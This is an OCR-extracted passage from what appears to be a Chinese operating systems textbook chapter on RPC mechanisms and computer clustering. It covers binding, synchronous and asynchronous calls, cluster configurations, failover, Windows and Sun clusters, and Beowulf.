大多数编程语言都允许参数作为值来传递（通过值调用），或作为指向存放值的地址的指针来传递（通过引用调用）。对于远程过程调用来说，通过值来调用比较简单：只需简单地将参数复制到消息中并发送到远程系统。通过引用调用的实现就更困难一些。每个对象需要一个唯一的、系统范围的指针，要满足这种要求所引起的开销可能会得不偿失。

16.3.2 参数表示

另一个问题是如何表示参数并将其放在消息中。如果被调用的程序和调用程序是用同一种编程语言编写的，运行在相同类型的机器上，并且操作系统也相同，则参数的表示可能不存在问题。如果在这些环节上存在差别，则在数字和文本的表示方式上就很可能存在问题。如果使用了完整的通信体系结构，则这个问题可以在表示层得到解决。然而，采用完整的通信体系结构会导致较大的系统开销，因此远程过程调用的设计并不采用这种通信结构而自己提供基本通信方法。这样，转换的责任就落在远程过程调用机制上（例如，参见［GIBB87］）。

解决这一问题的最好方法是为普通对象提供一个标准化的格式，例如整型、浮点数、字符和字符串，这样，任何机器上的本地参数都可以转换成标准化的表示，也可以由标准化的表示转换而来。

16.3.3 客户/服务器绑定

绑定说明了在远程过程和调用程序之间将怎样建立联系。当两个应用程序已经建立了一个逻辑连接并准备交换命令和数据时，绑定就形成了。

非永久绑定表示当进行远程过程调用时，在两个进程间建立逻辑连接，并且只要有返回值，就断开两个进程间的连接。因为连接需要维持两端的状态信息，因此需要消耗资源，非永久绑定类型用于保存这些资源。另一方面，建立连接所带来的开销使非永久绑定对同一个调用者频繁调用远程过程的情况不太适用。

对于**永久绑定**，即使在过程返回后，为远程过程调用而建立的连接也仍然维持着，该连接可供将来的远程过程调用使用。如果经过一个指定时间段后，在该连接上没有任何动作，则该连接被终止。对于对远程过程进行多次重复调用的应用程序，永久绑定保持着逻辑连接，并支持使用同一连接进行一系列的调用和返回。

16.3.4 同步和异步

同步和异步远程过程调用的概念与阻塞和无阻塞消息的概念类似。传统的远程过程调用是同步的，要求调用进程等待，直到被调用进程产生返回值。因此同步 RPC 的行为非常类似于子程序调用。

同步 RPC 很易于理解和编程，因为它的行为是可以预期的。然而，它没能充分发挥分布式应用中固有的并行性，这就限制了分布式应用所能具有的交互性，降低了性能。

为了提供更大的灵活性，各种异步 RPC 机制已经得到实现，以获得更大程度的并行性而同时又保留了 RPC 的通俗性和简易性［ANAN92］。异步 RPC 并不阻塞调用者，应答也可以在需要它们时接收到，这使客户在本地的执行可以与对服务器的调用并行进行。

典型的异步 RPC 使用情况是使客户反复地调用服务器，在某一时刻在流水线上排列了很多请求，每个请求拥有自己的一组数据，客户和服务器之间的同步可以通过以下两种方式来实现：

1）客户和服务器上的一个更高层应用程序来启动交换，最后检测所有请求的行为是否都已经执行。

2）客户可以发出一串异步的 RPC，最后跟着一个同步 RPC。服务器只有在完成了所有的异步 RPC 所请求的工作后才应答最后那个同步 RPC。

在某些方案中，异步 RPC 不需要来自服务器的应答，服务器也不能发送应答消息。其他方案或者要求应答，或者允许应答，但调用者并不等待应答。

16.3.5　面向对象机制

随着面向对象技术在操作系统的设计中变得日益普遍，客户/服务器程序设计者已经开始使用这种方法。在这种方法中，客户和服务器在对象之间来回传递消息。对象通信可能基于一个下层的消息或 RPC 结构或操作系统中面向对象功能之上直接开发的技术。

需要服务的客户向对象请求代理发送一个请求，对象请求代理就像在网络上可用的所有远程服务的一个目录（见图 16.10c）。代理调用相应的对象并传送有关的数据。然后远程对象对该请求进行服务并反馈回代理，代理又将应答返回客户。

面向对象方法的成功依赖于对象机制的标准化。遗憾的是，在这一领域存在许多相互竞争的设计方法。一种是微软的公共对象模型（Component Object Model，COM），它是对象链接和嵌入（Object Linking and Embedding，OLE）的基础。与之竞争的另一种方法是由对象管理组织开发的公共对象请求代理体系结构（Common Object Request Broker Architecture，CORBA），它具有很广泛的产业支持，IBM、Apple、Sun 以及很多其他制造商都支持 CORBA 方法。

16.4　集群

计算机系统设计的一个最热门的新领域是集群技术。集群技术与对称多处理技术（SMP）是相对的，这种方法提供了高性能和高可用性，并对服务器应用尤其具有吸引力。我们可以将集群定义为一组互联的完整计算机，一起作为统一的计算资源而工作，给人以一台机器的感觉。完整的计算机表示该系统离开了集群之后，自己仍可独立地运行。在文献中，集群中的每台计算机一般都作为一个节点。

[BREW97] 列出了可以使用集群获得的 4 个优点，这些也可以当做目标或设计要求：

- **完全的可伸缩性**：可以创建大型的集群，获得远远超过即使是最大的独立计算机的计算能力。一个集群可以具有数几十台甚至数百台机器，每台机器都可以是多处理机。
- **增加的可伸缩性**：集群可以这样来配置，即当向集群中添加系统时只需很小的额外工作，也就是用户可以在一个适度大小的系统上开始工作，当需求增加时可以扩展系统，而不用通过主体升级使已有的较小系统由一个较大的系统所代替。
- **高可用性**：因为集群中的每个节点都是一台独立的计算机，所以某一个节点的故障并不意味着服务的失败。在很多产品中，软件能够自动地进行容错处理。
- **卓越的性能价格比**：使用普通的计算机来构建集群系统，能够以非常低的价格，获得与一台大型计算机相同或比其更大的计算能力。

16.4.1　集群的配置

在文献中，集群有很多种不同的分类方法。也许最简单的分类方法是基于集群中的计算机是否共享对同一磁盘的访问。图 16.13a 给出了一个有两个节点的集群，仅有的互联是通过高速链接的方式，通过消息交换来协调集群的行为。该链接可以是与其他非集群计算机共享的局域网，局域网并不是集群系统的一部分或者也可以是专用的互联设施。对于后者，集群中的一台或多台计算机将具有到局域网或广域网的链接，以使在服务器集群和远程客户系统之间具有连接。请注意，图中的每台计算机都作为多处理机来描述，这并不是必需的，但却增强了性能和可用性。




图 16.13　集群配置

在图 16.13 中描述的简单分类方法中，另一种是共享磁盘的集群。这种情况一般在节点之间仍存在一个消息链接。另外，还有一个磁盘子系统直接与集群中的多台计算机相连。在图 16.13 中，公共磁盘子系统是一个 RAID 系统。RAID 或某些类似的冗余磁盘技术的使用在集群中是很普遍的，这样，从多台计算机并存所获得的高可用性就不会受到作为单一故障点的共享磁盘的威胁。

可以通过对功能选择的考察来获得集群选项范围的一个更清晰的认识。惠普白皮书［HP96］根据功能提供了一种有用的分类方法（见表 16.2）。

表 16.2　集群方法：优点和缺陷

集群方法	说　明	优　点	缺　陷
被动等待	当主服务器出现故障时，由从服务器来接管	易于实现	代价高，因为从服务器对于其他要处理的任务来说是不可用的
活跃从机	从服务器也能用于任务处理	减少了一些代价，因为从服务器可以用于处理	复杂性提高了
独立服务器	各服务器具有独自的磁盘，数据可连续地从主服务器复制至从服务器	高可用性	在进行复制操作时具有较高的网络和服务器开销
各服务器连接到磁盘	所有服务器都连接到同一磁盘，但每台服务器仍拥有自己的磁盘，一旦某台服务器发生故障，其磁盘被其他服务器接管	因为消除了复制操作，所以减少了网络和服务器开销	通常需要磁盘镜像或 RAID 技术以补偿磁盘故障带来的风险
服务器共享磁盘	多台服务器同时共享对磁盘的访问	网络和服务器开销低，减少了因磁盘故障而引起的停机风险	需要加锁管理软件，通常与磁盘镜像或 RAID 技术一起使用

一种早期的通用方法是被动等待，它非常简单，让一台计算机进行所有的负载处理，而其他计算机则处于非活跃状态，等待主机出现故障时来接管。为了协调所有机器，活跃系统（或主系

统）周期性地向等待机器发送“心跳”消息。当这些消息不再到达时，等待机器就假定主服务器已发生故障，并启动自身操作。这种方法增加了可用性，但却没有提高性能。而且，如果在两个系统之间交换的唯一信息是一个“心跳”消息，且如果两系统并不共享公共的磁盘，则等待机器提供了一个功能的备份，却没有对由主机管理的数据库进行访问。

一般不认为被动等待模式是集群。集群这个术语保留给了多台互联的计算机，所有计算机都处在处理状态，对外部世界保持了一个单一系统的映像。活跃从机这个术语常指这种配置。可以定义三种集群方法：独立服务器、不共享和共享存储器。

作为集群的一种方法，每台计算机都是一台独立服务器，具有自己的磁盘，但系统之间没有共享的磁盘（见图16.13a）。这种安排方式提供了高性能和高可用性，它需要某种类型的管理或调度软件来将客户请求分派给服务器，以达到负载平衡和获得较高利用率的目的。这种方法非常需要故障补救能力，即当某台计算机在执行一个应用程序时发生了故障，集群中的另一台机器可以接替该计算机并完成该应用。为了达到这一目的，数据必须经常地在系统之间进行复制，这样，每个系统访问的才是其他系统的当前数据。由于数据交换产生了一些开销，从而以性能的降低为代价保障了系统的高可用性。

为了减少通信开销，现在的很多集群都是由连接到公共磁盘的服务器组成的（见图16.13b）。这种方法带来的变化简单地称为**不共享**。公共磁盘被分成若干卷，每个卷由一台计算机占用，如果一台计算机发生故障，则集群必须重新配置，使其他计算机拥有对发生故障的计算机的卷的所有权。

让多台计算机同时共享相同的磁盘也是可以的（称为**共享磁盘方式**），这样，每台计算机具有对所有磁盘上的所有卷的访问权。这种方法需要使用某种类型的上锁机制，以确保数据在某一时刻只能被一台计算机访问。

16.4.2 操作系统的设计问题

完全开发集群硬件配置需要增强单系统操作系统的某些功能。

故障管理

集群怎样管理故障取决于所使用的集群方法（见表16.2）。总的来说，有两种方法可以用于处理故障：高度可用的集群和容错集群。一个高度可用集群能以较高的概率使所有资源用于服务。如果真发生故障，例如某一系统停机或丢失了一个磁盘卷，则正在进行的询问将丢失。如果执行重试操作，任何丢失的询问将由集群中的另一台计算机来服务。然而，集群操作系统并不保证事务的部分执行状态。这将需要在应用级进行处理。

容错集群保证所有资源总是可用的。这可以通过使用冗余共享磁盘和取消未完成事务及接受已完成事务的机制来完成。

将应用程序和数据资源从发生故障的系统交换到集群中另一个系统上的功能称做**故障补救**（failover）。相关的一个功能是，一旦原系统已被修复，则将应用程序和数据资源恢复到原来系统，这称为**故障恢复**（failback）。故障恢复可以自动进行，但这只有当问题真正被修复并不会再发生时才是真正故障恢复。否则，自动故障恢复可能导致后续的发生故障的资源在计算机之间来回反弹，从而导致性能和恢复问题。

负载平衡

集群需要在可用的计算机之间平衡负载的有效能力，当集群规模扩大时也要求执行负载平衡。当一台新的计算机加入到集群中时，负载平衡机制应能够自动地在应用调度时包括这台计算机。中间件机制需要识别出可以出现在集群中的不同成员上的服务，并且可以将服务从集群中的一个成员转移到另一个成员上。

并行计算

在某些情况下，对集群的有效使用要求并行地执行一个单一应用的软件。[KAPP00]列出了三种解决该问题的常用方法：

- **并行编译器**：并行编译器在编译时决定了应用程序的哪一部分可以并行地执行。这些部分然后被分开，分派到集群中的不同计算机上。性能取决于问题本身以及编译器设计的好坏。
- **并行应用程序**：在这种方法中，程序员在编写应用程序时，从开始到运行的过程中都要考虑在需要的时候，使用消息传递机制，将数据在集群的不同节点上移动。这将给程序员带来很重的负担，但这也许是针对某些应用程序开发集群的最好方法。
- **参数化计算**：这种方法使用的背景是，应用程序基本上是一个必须执行很多次数的算法或程序，而每次都具有不同的开始条件或参数。仿真模型是一个很好的例子，它将运行大量不同的场景以及开发结果的统计摘要。为了使这种方法更加有效，需要参数处理工具来按照顺序组织、运行和管理作业。

16.4.3　集群计算机的体系结构

图16.14给出了一个典型的集群体系结构。独立的计算机通过某种高速局域网或交换硬件设备连接起来。每台计算机都能够独立地运行。另外，每台计算机上都安装了一个中间件层的软件以支持集群操作。集群中间件为用户提供了统一的系统映像，这是大家熟知的单一系统映像。中间件也负责提供高可用性保证，其方法是依靠负载平衡和对独立组件故障的响应。[HWAN99]列出了以下期望的集群中间件服务和功能：

- **单一入口点**：用户登录到集群，而不是登录到一台独立的计算机。
- **单一文件层次**：用户在同一根目录下看到的是单一层次的文件目录。
- **单一控制点**：有一台默认的工作站用于集群管理和控制。
- **单一虚拟网络连接**：任意节点都可以访问集群中任何其他的点，即使实际的集群配置可能由多个互联网络所组成。只存在一种虚拟网络操作。
- **单一存储空间**：分布式共享存储器使程序能够共享变量。
- **单一作业管理系统**：在一个集群作业调度器之下，用户可以提交作业而不需要指明由哪台计算机来执行作业。




图16.14　集群计算机体系结构

- **单一用户界面**：一个公共的图形界面支持所有的用户，而不管是从哪个工作站进入集群的。
- **单一 I/O 空间**：任何节点都可以远程访问任何 I/O 设备或磁盘设备，而不用知道它们的物理位置。
- **单一进程空间**：使用一种统一的进程标识方法，任何节点上的一个进程可以创建远程节点上的其他进程或与之通信。
- **检测点技术**：这个功能周期性地保存进程状态和中间计算结果，使得在故障之后能够恢复。
- **进程迁移**：这个功能支持负载平衡。

上面列出的最后 4 项增强了集群的可用性，其余各项负责提供单一系统映像。

返回图 16.14，一个集群也包括支持并行执行的程序能够高效执行的软件工具。

16.4.4　集群与 SMP 的比较

集群系统和对称多处理器系统（SMP）都为支持高性能应用提供了一种使用多个处理器来实现的方法。尽管 SMP 已经出现很久了，这两种解决方法在商业上都是可行的。

SMP 方法的主要优势是它比集群易于管理和配置。SMP 与原来的单处理器模型更接近，几乎所有的应用程序都是为该模型编写的。从单处理器发展到 SMP 的过程主要的变化是调度功能。SMP 的另一优点是它通常占据更少的物理空间，且比集群消耗更少的能量。SMP 方法的最后一个重要的优点是易于建立并且稳定。

然而从长远来看，集群方法的优点可能会导致集群将占领高性能服务器的主流市场。集群在增长性和绝对规模上比 SMP 要优越很多。集群在可用性上也很好，因为系统的所有组件都可以做到高度冗余。

16.5　Windows 集群服务器

Windows 集群服务器（以前的代码称为 Wolfpack）是一种不共享集群，每个磁盘卷和其他资源在某一时刻由单个系统所拥有。

Windows 集群服务器的设计使用了下列概念：

- **集群服务**：每个节点上的软件包，管理所有与集群相关的行为。
- **资源**：由集群服务所管理的一个对象。所有资源都代表了系统中实际的资源对象，包括物理硬件设备，例如磁盘驱动器和网卡以及逻辑项，例如逻辑磁盘卷、TCP/IP 地址、整个应用程序和数据库。
- **在线**：当资源在指定节点上提供服务时，则认为资源在该节点上是在线的。
- **组**：作为一个单位进行管理的一组资源。通常，一个组含有为了运行特定应用程序所需的所有元素以及由应用程序联接到的远程系统所提供的服务。

组的概念尤其重要，不管是对故障恢复还是负载平衡都是这样，组将资源组成更大的易于管理的单位。在一个组上进行的操作，例如将组传送到其他节点上，会自动地影响组中的所有资源。资源采用动态链接库（Dynamically Linked Libarary，DLL）的形式来实现，并由一个资源监控器来管理。资源监控器通过远程过程调用和应答集群服务命令与集群服务进行交互，以配置和移动资源组。

图 16.15 给出了 Windows 集群服务器的组件及其在一个集群的单一系统中的相互关系。节点管理器负责维护该节点在集群中的成员资格。它周期性地向集群中其他节点上的节点管理器发送“心跳”消息，当一个节点管理器从另一个集群节点检测到“心跳”消息丢失时，它就向整个

集群广播一条消息，以使所有成员交换消息来核实它们的当前集群的成员。如果一个节点管理器没有应答，它就被从集群中移出，其活动的组也被传送到集群中一个或多个活跃节点上。

配置数据库管理器（configuration database manager）维护着集群的配置数据库。数据库中含有关于资源和组以及组的节点归属性的信息。每个集群节点上的数据库管理器相互协作以维护配置信息的一致性。容错事务软件用于确保整个集群配置的变化一致和正确地执行。




图 16.15　Windows 集群服务器框图

资源管理器/故障补救管理器（resource manager/failover manager）决定对资源的分组，并启动相应的动作，例如分组开始、分组复位和故障补救。当需要故障补救时，活跃节点上的故障补救管理器共同合作，一起协商把故障系统中的资源组分布到其他活跃系统中去。当故障系统重新启动时，故障补救管理器能够决定将某些组移回这个系统。特别地，任何组都可以被配置一个默认的所有者。如果该所有者出现故障且后来重启动了，则该组在回滚操作中被移回到原来的节点。

事件处理器（event processor）连接了集群服务的所有组件，处理公共操作并控制集群服务的初始化。通信管理器管理着与集群的所有其他节点的消息交换。全局更新管理器提供了一个服务，被集群服务中的其他组件所使用。

16.6 Sun 集群

Sun 集群是一个分布式的操作系统，它是作为基本 Solaris UNIX 系统的一组扩展而构建的。它提供了具有单一系统映像的集群，即集群是作为运行了 Solaris 操作系统的单一计算机而呈现在用户和应用程序面前的。

图 16.16 展示了 Sun 集群的整体结构。它的主要部分有：对象和通信支持、进程管理、网络连接、全局分布式文件系统。




图 16.16 Sun 集群结构

16.6.1 对象和通信支持

Sun 集群的实现是面向对象的。利用 CORBA 对象模型（参见附录 B）来定义对象，在 Sun 集群中也实现了远程过程调用（RPC）机制。CORBA 的接口定义语言（IDL）用于定义不同节点中 MC 组件之间的接口。MC 的各元素由面向对象语言 C++实现。统一对象模型和 IDL 的使用提供了一种机制，用于节点间和节点内进程间的通信。所有这些都建立在 Solaris 内核之上，基本上没有要求内核有任何变化。

16.6.2 进程管理

全局进程管理扩展了进程操作，这样，进程的位置对于用户是透明的。Sun 集群维护了对进程的一种全局视图，因此，集群中的每个进程具有一个唯一的标识符，并且每个节点都能够掌握每个进程的位置和状态。可以执行进程迁移（在第 18 章中描述）：一个进程可以在其生命期中从一个节点移动到另一个节点，这样就实现了负载平衡或用于故障补救。然而，进程中的所有线程必须在相同节点上。

16.6.3 网络连接

Sun 集群的设计者考虑了解决网络通信问题的三种方法：

1）在一个节点上执行所有的网络协议处理。特别是对于基于 TCP/IP 的应用程序，到达（和流出）的信息将通过一个网络连接节点。对于到达的信息，将分析 TCP 和 IP 报文头，并将封装的数据转发到相应的节点；对于流出的信息，则将来自其他节点的数据封装在 TCP/IP 报文头中。这种方法不适用于节点较多的情况，因此没有采用。

2）为每个节点分配一个唯一的 IP 地址，且直接在外部网络的节点上运行网络协议。这种方法的一个缺点是集群配置对于外界不再透明。另一缺点是当一个正在运行的应用程序要移动到另一个具有不同底层网络地址的节点时，难于进行故障补救。

3）使用报文过滤器将报文路由到正确的节点，并在该节点上执行协议处理。从外界看来，集群就像一个具有单一 IP 地址的服务器。到达的连接（客户请求）在集群中的可用节点之间进行负载平衡。这是 Sun 集群所采用的方法。

Sun 集群网络连接子系统具有三个关键元素：


1）进入的报文首先在具有网络适配器物理连接的节点上接收，该接收节点过滤报文，然后通过集群互联系统将报文分发到相应的目标节点。

2）所有的流出报文通过集群互联系统路由到具有外部网络物理连接的节点（或者是多个可选节点中的一个）。对流出报文的所有协议的处理是由发送报文的节点完成的。

3）维护一个全局网络配置数据库，以掌握到每个节点的网络通信量。

16.6.4　全局文件系统

Sun 集群的一个最为重要的元素是全局文件系统（global file system），见图 16.17，这里与具有基本 Solaris 配置的 MC 文件管理进行了比较。两者都建立在虚节点和虚拟文件系统的概念的使用上。



a）标准 Solaris　　　　b）Sun 集群

图 16.17　Sun 集群文件系统扩展

在 Solaris 中，虚节点（vnode）结构用于为所有类型的文件系统提供有效的通用的接口。虚节点用于将存储器页映像到一个进程的地址空间，并允许访问文件系统。inode 用于将进程映像至 UNIX 文件，而虚节点可以将进程映像到任何文件系统类型中的一个对象。这样，系统调用不需要了解要操作的实际对象，只需知道如何使正确的面向象类型的调用来使用虚节点接口。虚节点接口接受通用的文件操作命令，例如读和写，并将它们转换成当前文系统上的相应的动作。正如虚节点用于描述独立的文件系统对象，虚拟文件系统（VFS）结构用于描述整个文件系统。VFS 接口接受在整个文件系统上操作的通用命令，并将它们转换成适合于当前文件系统的相应的动作。

在 Sun 集群中，全局文件系统为分布在集群上的文件提供了一个统一的接口。一个进程可以打开一个位于集群中任何位置的文件，且所有节点上的进程可以使用相同的路径来定位一个文件。为了实现全局文件访问，MC 包括了一个代理文件系统，它建立在现有的 Solaris 文件系统的虚节点接口之上。VFS/VNODE 操作由代理层转换成对象调用（见图 16.17b）。被调用的对象可以驻留在系统中的任何节点上。被调用的对象在下层文件系统上执行一个本地 VNODE/VFS 操作，无论是内核还是已有的文件系统都不需要为支持这种全局文件环境而改变。

为了减少远程对象调用的数目，可使用高速缓存技术。Sun 集群支持对文件内容、目录信息和文件属性的高速缓存。

16.7　Beowulf 和 Linux 集群

1994 年，Beowulf 项目在 NASA 的高性能计算和通信（HPCC）工程的赞助下开始启动。其目标是研究在执行重要计算任务时，构成集群的个人计算机以最小的代价超出同时代工作站的能力的潜能。今天，Beowulf 方法已经得到广泛实现，并成为最重要的可用集群技术。

16.7.1　Beowulf 特征

Beowulf 的重要特征如下［RIDG97］：

- 大量的市场常见的部件。
- 专用处理器（而不是获取空闲工作站的时钟周期）。
- 专用、私用网络（局域网、广域网或网际互联的联合体）。
- 没有可定制组件。
- 容易从多个销售商复制。
- 可伸缩的 I/O。
- 基于自由软件构建。
- 可以使用分布式的自由软件计算工具，并且只需要进行很小的改变。
- 设计和改进返回给社区/团体。

尽管 Beowulf 软件的各个组成元素已经在很多不同的平台上得以实现，首要的基础性的选择是 Linux，大多数 Beowulf 实现使用了 Linux 工作站或 PC 的集群。图 16.18 给出了一种代表性的配置，集群由很多工作站组成。尽管硬件平台可能不同，但都运行 Linux 操作系统。每台工作站上的辅存可以用于分布式的访问（用于分布式文件共享、分布式虚拟存储器或其他用途）。集群的节点（Linux 系统）使用商用联网方法进行互联，典型的是以太网。以太网所支持的形式可能是单个以太网交换机或互联的一组交换机。使用标准数据传输速率（10Mb/s、100Mb/s 或 1Gb/s）的商用以太网产品。




图 16.18 一般的 Beowulf 配置

16.7.2 Beowulf 软件

Beowulf 软件环境已经作为一个部件在著名的可用于商业计算机的自由软件——Linux 上得以实现。最重要的开源的 Beowulf 软件是 www.beowulf.org 发布的 Beowulf 套件，不过其他的组织也发布了一些 Beowulf 的软件套件和工具。

Beowulf 集群的每一个节点都作为一个独立的 Linux 系统，在上面运行了 Linux 内核。为了支持 Beowulf 集群概念，对 Linux 内核做了扩展，使独立的节点能够加入到多个全局名字空间中。Beowulf 系统软件的例子包括：

- **Beowulf 分布式进程空间（BPROC）**：这个软件包可以让一个进程 ID 空间横跨集群环境的多个节点，也提供了在其他节点上启动进程的机制。这个软件包的目标是提供在 Beowulf 集群上进行单一系统映像所需的关键性元素。BPROC 提供了一种机制，在远程节点上启动进程时不需要先登录到其他节点上，并使所有的远程进程在集群的前端节点的进程表中可见。
- **Beowulf 以太网通道绑定**：这是一种将多个低价网络组合起来构成一个具有较高带宽的单一逻辑网络的机制。如果使用单个网络接口，则唯一需要的额外工作是一个较为简单的任务，即把数据包分布在可用设备传输队列中。这种方法支持对由以太网连接的多台

Linux 工作站的负载平衡。

- Pvmsync：这是一个编程环境，为 Beowulf 集群中的进程提供同步机制和共享数据对象。
- EnFuzion：EnFuzion 由一组执行参数化计算的工具组成，关于参数化计算在 16.4 节已有叙述。参数化计算包括作为很大数目作业的一个程序的执行，每个作业具有不同的参数或开始条件。EnFuzion 仿效了在一台根节点机器上的一组机器人用户，每个用户将登录到很多客户节点机器中的一台上。每个作业都被设置成运行一个唯一的、可编程的场景，具有相应的一组开始条件［KAPP00］。

16.8 小结

客户/服务器计算是实现信息系统和网络潜能、明显改善整个组织的生产效率的关键。有了客户/服务器计算，应用程序就可以分布到单用户工作站和个人计算机的用户上，同时能够共享和应该共享的资源在服务器系统上维护，这样所有客户都能使用。因此，客户/服务器结构是一种分散式和集中式计算的结合。

一般而言，客户系统提供图形用户界面（GUI），使用户能够以最少的培训、较容易地使用各种应用程序。服务器支持共享应用程序，例如数据库管理系统。实际应用程序分为客户部分和服务器部分，分割的根据是使易用性和性能达到最优。

任何分布式系统中都需要的关键机制是进程间通信，现在普遍使用两种技术。消息传递机制推广了单一系统中消息的使用，且使用相同种类的协定和同步规则。另一种方法是使用远程过程调用，对于这种技术，不同机器上的两个程序使用过程调用/返回语法和语义进行交互。无论是被调用的程序还是调用程序，其行为就像是运行在相同的机器上。

